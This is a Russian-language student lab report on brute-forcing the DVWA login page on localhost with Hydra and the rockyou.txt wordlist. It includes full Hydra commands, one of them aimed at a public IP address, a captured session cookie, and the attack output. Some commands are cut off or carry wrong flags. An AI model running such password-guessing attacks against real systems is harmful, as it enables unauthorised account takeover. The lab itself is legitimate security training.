

Отчёт по индивидуальному проекту № 3

Основы информационной безопасности

Луангсуваннавонг Сайпхачан, НКАбд-01-24

Содержание

1	Цель работы	5
2	Задание	6
3	Теоретическое введение	7
4	Выполнение лабораторной работы	9
5	Выводы	12

Список иллюстраций

4.1	Копирование файла goskyou.txt	9
4.2	Подготовка сайта к использованию грубой силы	10
4.3	Поиск параметра cookie	10
4.4	Поиск пароля	11
4.5	Успешный вход в систему	11

Список таблиц

1 Цель работы

Приобретение практических навыков использования Hydra для перебора пароля.

2 Задание

Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

3 Теоретическое введение

Hydra используется для подбора или взлома имени пользователя и пароля.

Поддерживает подбор для большого набора приложений.

Пример работы:

Исходные данные:

IP сервера 178.72.90.181;

Сервис http на стандартном 80 порту;

Для авторизации используется html форма, которая отправляет по адресу `http://178.72.90.181/cgi-bin/luci` методом POST запрос вида `username=root&password=test_password`;

В случае не удачной аутентификации пользователь наблюдает сообщение `Invalid username and/or password! Please try again.`

Запрос к Hydra будет выглядеть примерно так:

```
hydra -l root -P ~/pass_lists/dedik_passes.txt -o ./hydra_result.log -f -V -s 80 178.72.90.181 http-post-form "/cgi-bin/luci:username=^USER^&password=^PASS^:Invalid username
```

Используется `http-post-form` потому, что авторизация происходит по http методом `post`.


После указания этого модуля идёт строка `/cgi-bin/luci:username=USER&password=PASS:Invalid username`, у которой через двоеточие (:) указывается:

- путь до скрипта, который обрабатывает процесс аутентификации (`/cgi-bin/luci`);

- строка, которая передаётся методом POST, в которой логин и пароль заменены на ^{USER} и ^{PASS} соответственно (username=^{USER}&password=^{PASS});
- строка, которая присутствует на странице при неудачной аутентификации; при её отсутствии Hydra поймёт, что мы успешно вошли (Invalid username).

4 Выполнение лабораторной работы

Во-первых, для подбора пароля методом перебора нам нужен список часто используемых паролей. К счастью, в Kali Linux есть файл `rockyou.txt`, который содержит большой список часто используемых паролей, поэтому я просто копирую этот файл в домашний каталог.(рис. 4.1)



```
(sayprachanh@sayprachanh)~  
$ sudo su  
[sudo] password for sayprachanh:  
(root@sayprachanh)~  
# cd  
(root@sayprachanh)~  
# cd /usr/share/wordlists  
(root@sayprachanh)~  
# ls  
dirb      dnsmap.txt  fern-wifi  legion     nmap.lst   sqlmap.txt  wifite.txt  
dirbuster fasttrack.txt john.lst   metasploit rockyou.txt.gz wfuzz  
(root@sayprachanh)~  
# gzip -d rockyou.txt.gz  
(root@sayprachanh)~  
# ls  
dirb      dnsmap.txt  fern-wifi  legion     nmap.lst   sqlmap.txt  wifite.txt  
dirbuster fasttrack.txt john.lst   metasploit rockyou.txt wfuzz  
(root@sayprachanh)~  
# cp rockyou.txt /home/sayprachanh
```

Рисунок 4.1: Копирование файла `rockyou.txt`

Далее я запускаю и захожу на сайт DVWA, затем перехожу на вкладку Brute Force, чтобы начать подбор пароля методом перебора в указанном месте.(рис. 4.2)




Рисунок 4.2: Подготовка сайта к использованию грубой силы

Мне нужен параметр cookie с этого сайта, чтобы запустить Hydra для подбора пароля. Чтобы получить информацию о параметрах cookie, я использую инструменты разработчика в браузере, чтобы найти параметры cookie сайта (это возможно, поскольку сайт DVWA был создан с низким уровнем защиты параметров cookie или вообще без нее).(рис. 4.3)




Рисунок 4.3: Поиск параметра cookie

После получения параметров cookie я вставляю их в команду Hydra с указанным именем пользователя, чтобы найти правильный пароль для входа на сайт. Я выполняю несколько попыток, пока не нахожу правильный пароль.(рис. 4.4)

```
(sayprachanh@sayprachanh):[~]
$ hydra -l admin -P rockyou.txt -f -V -c 80 localhost http-post-form "/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&login=Login:H=Cookie: security=low; PHPSESSID=24229be50a982a4ff09444339be65497:F=Username and/or password incorrect."
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
legal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-24 11:02:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344390 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://localhost:80/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&login=Login:H=Cookie
security=low; PHPSESSID=24229be50a982a4ff09444339be65497:F=Username and/or password incorrect.
[ATTEMPT] target localhost - login 'admin' - pass '123456' - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass '123457' - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass '123456789' - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass 'password' - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass 'iloveyou' - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass 'princess' - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass '1234567' - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass 'rockyou' - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass '12345678' - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass 'abc123' - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass 'nicole' - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass 'daniel' - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass 'babygirl' - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass 'monkey' - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass 'lovely' - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass 'jessica' - 16 of 14344399 [child 15] (0/0)
[80][http-post-form] host: localhost login: admin password: password
[STATUS] attack finished for localhost (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-24 11:02:01
```

Рисунок 4.4: Поиск пароля

После того как я нашел пароль, я захожу на сайт с найденным паролем для Hydra, завершая процесс подбора пароля методом перебора.(рис. 4.5)




Рисунок 4.5: Успешный вход в систему

5 Выводы

Я приобрел практических навыков использования Hydra для перебора пароля